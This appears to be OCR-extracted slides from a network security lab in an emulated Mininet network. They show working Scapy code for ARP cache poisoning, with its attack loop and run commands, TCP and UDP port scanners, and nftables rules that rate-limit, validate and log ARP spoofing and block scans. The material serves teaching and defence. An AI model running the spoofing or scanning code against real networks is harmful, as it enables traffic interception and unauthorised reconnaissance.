addresses via ARP broadcasts

Sends continuous **spoofed ARP replies** (1/second) to:

ARP Cache Poisoning




```python
def resolve_mac(target_ip):
    """Resolve the MAC address of a target IP using ARP."""
    ether_frame = Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request = ARP(pdst=target_ip, hwdst="ff:ff:ff:ff:ff:ff")
    packet = ether_frame / arp_request
    response = srp(packet, timeout=2, retry=3)[0]
    if response:
        return response[0][1].hwsrc
    return None

def poison_arp_cache(victim_ip, victim_mac, spoofed_source_ip):
    """Send a spoofed ARP response to poison a target's ARP cache
    arp_response = ARP(
        op=2,  # ARP Reply
        pdst=victim_ip,  # Destination IP (victim)
        hwdst=victim_mac,  # Destination MAC (victim)
        psrc=spoofed_source_ip  # Source IP (impersonated address)
    )
    send(arp_response)
```



```python
print(f"[*] Starting ARP cache poisoning attack (Ctrl+C to stop)")
try:
    packet_count = 0
    start_time = time.time()
    while True:
        # Tell target we are the gateway
        poison_arp_cache(target_ip, target_mac, gateway_ip)
        # Tell gateway we are the target
        poison_arp_cache(gateway_ip, gateway_mac, target_ip)

        packet_count += 2
        if packet_count % 10 == 0:
            elapsed = time.time() - start_time
            print(f"[*] Sent {packet_count} ARP packets in {elapsed:.1f} seconds")

        time.sleep(interval)
except KeyboardInterrupt:
    # Cleanup when user interrupts
    restore_network(target_ip, target_mac, gateway_ip, gateway_mac)
    print(f"[+] ARP poisoning stopped after sending {packet_count} packets")
```


ARP Cache Poisoning



```
# Start a background tcpdump on ws2 to capture traffic
ws2 sudo tcpdump -i ws2-eth0 -n -w /tmp/attack_capture.pcap &

# Enable IP forwarding on the attacker
ws2 sysctl -w net.ipv4.ip_forward=1

# Run the attack with explicit parameters
ws2 python3 mininet/attacks/arp_cache_poisoning/main.py --target 10.1.0.3 --gateway 10.1.0.1 --interval 0.5 &

# Verify ARP poisoning was successful (should show ws2's MAC)
ws3 arp -n

# Test traffic redirection through attacker (should show ICMP Redirect messages)
ws3 ping -c 3 10.12.0.10

# Stop background processes
ws2 pkill -f "python3 main.py"
ws2 pkill -f "tcpdump"
```


ARP Vector Firewall Mitigation

Rate limiting: Restrict ARP requests/replies (5-10/minute)



```
# From ws_arp_protection.nft - Limit ARP request rate
arp operation request limit rate 8/minute accept
arp operation request drop

# From r1_arp_protection.nft - Limit ARP reply rate
arp operation reply meter arp_replies { ether saddr limit rate 5/minute } accept
```


MAC validation: Enforce static mappings for critical devices




```
# From r1_arp_protection.nft - Define trusted MAC addresses
set trusted_mappings {
    type arp saddr ipv4_addr . ether saddr
    elements = {
        10.1.0.1 . 00:00:00:00:01:00,
        10.12.0.1 . 00:00:00:00:01:12
    }
}

# Validate trusted mappings for replies
arp operation reply arp saddr ip . ether saddr @trusted_mappings accept
```

ARP Vector Firewall Mitigation

Suspicious host tracking: Ban MACs attempting gateway impersonation




```
# From r2_arp_protection.nft - Track and ban suspicious MACs
set suspicious_hosts {
    type ether_addr
    flags timeout
    timeout 10m
}

# Block R2 impersonation
arp operation reply arp saddr ip 10.12.0.2 ether saddr ≠ @r2_mac \
    add @suspicious_hosts { ether saddr } \
    log prefix "R2-IMPERSONATION: " \
    drop

# Block suspicious MACs
ether saddr @suspicious_hosts drop
```




```
# From ws_arp_protection.nft - Gateway MAC validation
set gateway_mac {
    type ether_addr
    elements = { 00:00:00:00:01:00 }
}

# Validate gateway MAC
arp operation reply arp saddr ip 10.1.0.1 ether saddr ≠ @gateway_mac drop

# Rate limit replies
arp operation reply arp saddr ip 10.1.0.0/24 limit rate 10/minute accept
```

ARP Vector Firewall Mitigation




```
# From dmz_arp_protection.nft - Router trust relationships
set trusted_routers {
    type arp saddr ipv4_addr . ether saddr
    elements = {
        10.12.0.1 . 00:00:00:00:01:12,
        10.12.0.2 . 00:00:00:00:02:12
    }
}

# Allow trusted router ARP replies
arp operation reply arp saddr ip . ether saddr @trusted_routers accept
```



```
# From r2_arp_protection.nft - Log ARP spoofing attempts
arp operation reply arp saddr ip 10.12.0.2 ether saddr ≠ @r2_mac
    log prefix "R2-IMPERSONATION: " drop

# From dmz_arp_protection.nft - Log flood attempts
log prefix "DMZ-ARP-FLOOD: " drop
```

Network Port Scanning



```python
def tcp_scan(host, port_queue):
    while not port_queue.empty():
        port = port_queue.get()
        try:
            with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
                s.settimeout(1)
                if s.connect_ex((host, port)) == 0:
                    banner = get_banner(s)
                    service = identify_service(port, banner)
                    print(f"[+] {host}:{port}/tcp open - {service}")
                    enumerate_service(host, port, banner)
        except Exception as e:
            pass
```

TCP Port Scanning

Multi-threaded approach (100 threads)

Default scan range: ports 1-1000 (expandable to all 65535 ports)


Attempts service banner retrieval on each open connection

Service-specific enumeration: extracts HTTP headers, FTP banners

Identifies running services by combining port numbers and banner information

Operation from Internet position can scan DMZ but is limited by router filtering

Network Port Scanning



```python
def udp_scan(host):
    """
    Perform UDP port scanning for specific services.

    This function targets specific UDP services known to exist in our DMZ:
    - NTP on port 123 (the NTP server at 10.12.0.30)
    - DNS on port 5353 (the DNS server at 10.12.0.20)

    Unlike the TCP scanner, this function uses service-specific packets to
    elicit responses from UDP services, which is more reliable than blind UDP
    scanning as it generates recognizable responses.

    Args:
        host (str): The target host IP address to scan
    """
    ntp_pkt = IP(dst=host) / UDP(dport=123) / NTP(version=4)
    ans = sr1(ntp_pkt, timeout=2, verbose=0)
    if ans and NTP in ans:
        print(f"[+] {host}:123/udp open - NTP (v{ans[NTP].version}, stratum {ans[NTP].stratum})")

    for port in [53, 5353]:
        dns_pkt = IP(dst=host) / UDP(dport=port) / DNS(rd=1, qd=DNSQR(qname="exemple.com"))
        ans = sr1(dns_pkt, timeout=2, verbose=0)
        if ans and DNS in ans:
            print(f"[+] {host}:{port}/udp open - DNS")
```

UDP Port Scanning

Targeted approach focusing on service-specific UDP ports

Uses crafted protocol packets rather than empty datagrams

NTP scan: Sends NTPv4 packets to port 123, extracts version and stratum level

DNS scan: Queries on ports 53/5353, validates responses

More effective than blind UDP scanning due to application-layer validation

Runs sequentially after TCP scan completes on each target

Can identify misconfigured services even with limited router access

Port Scan Firewall Mitigation

Network Port Scan Protection Strategy


Multi-layered defense targeting different network segments

DMZ servers: Restrict outbound connection initiation

Router R1: Filter traffic between workstations and DMZ/Internet

Router R2: Implement rate limiting and dynamic IP blacklisting

Combined approach prevents reconnaissance from all potential attack vectors



```
chain output {
    type filter hook output priority 0; policy drop;

    # Only allow responses to established connections
    ip daddr {10.2.0.0/24, 10.1.0.0/24, 10.12.0.1, 10.12.0.2}
        ct state established,related accept
}
```

Comprehensive Protection

DMZ servers cannot initiate scans due to output restrictions

Workstations can scan but are protected from external scanning

Internet hosts get blacklisted when attempting port scans

Legitimate service access remains unaffected

Defense-in-depth approach effectively blocks reconnaissance

DMZ Server Protections

Protection mechanisms survive router reboots via persistent nftables rules


Default output policy: DROP - prevents servers from initiating connections
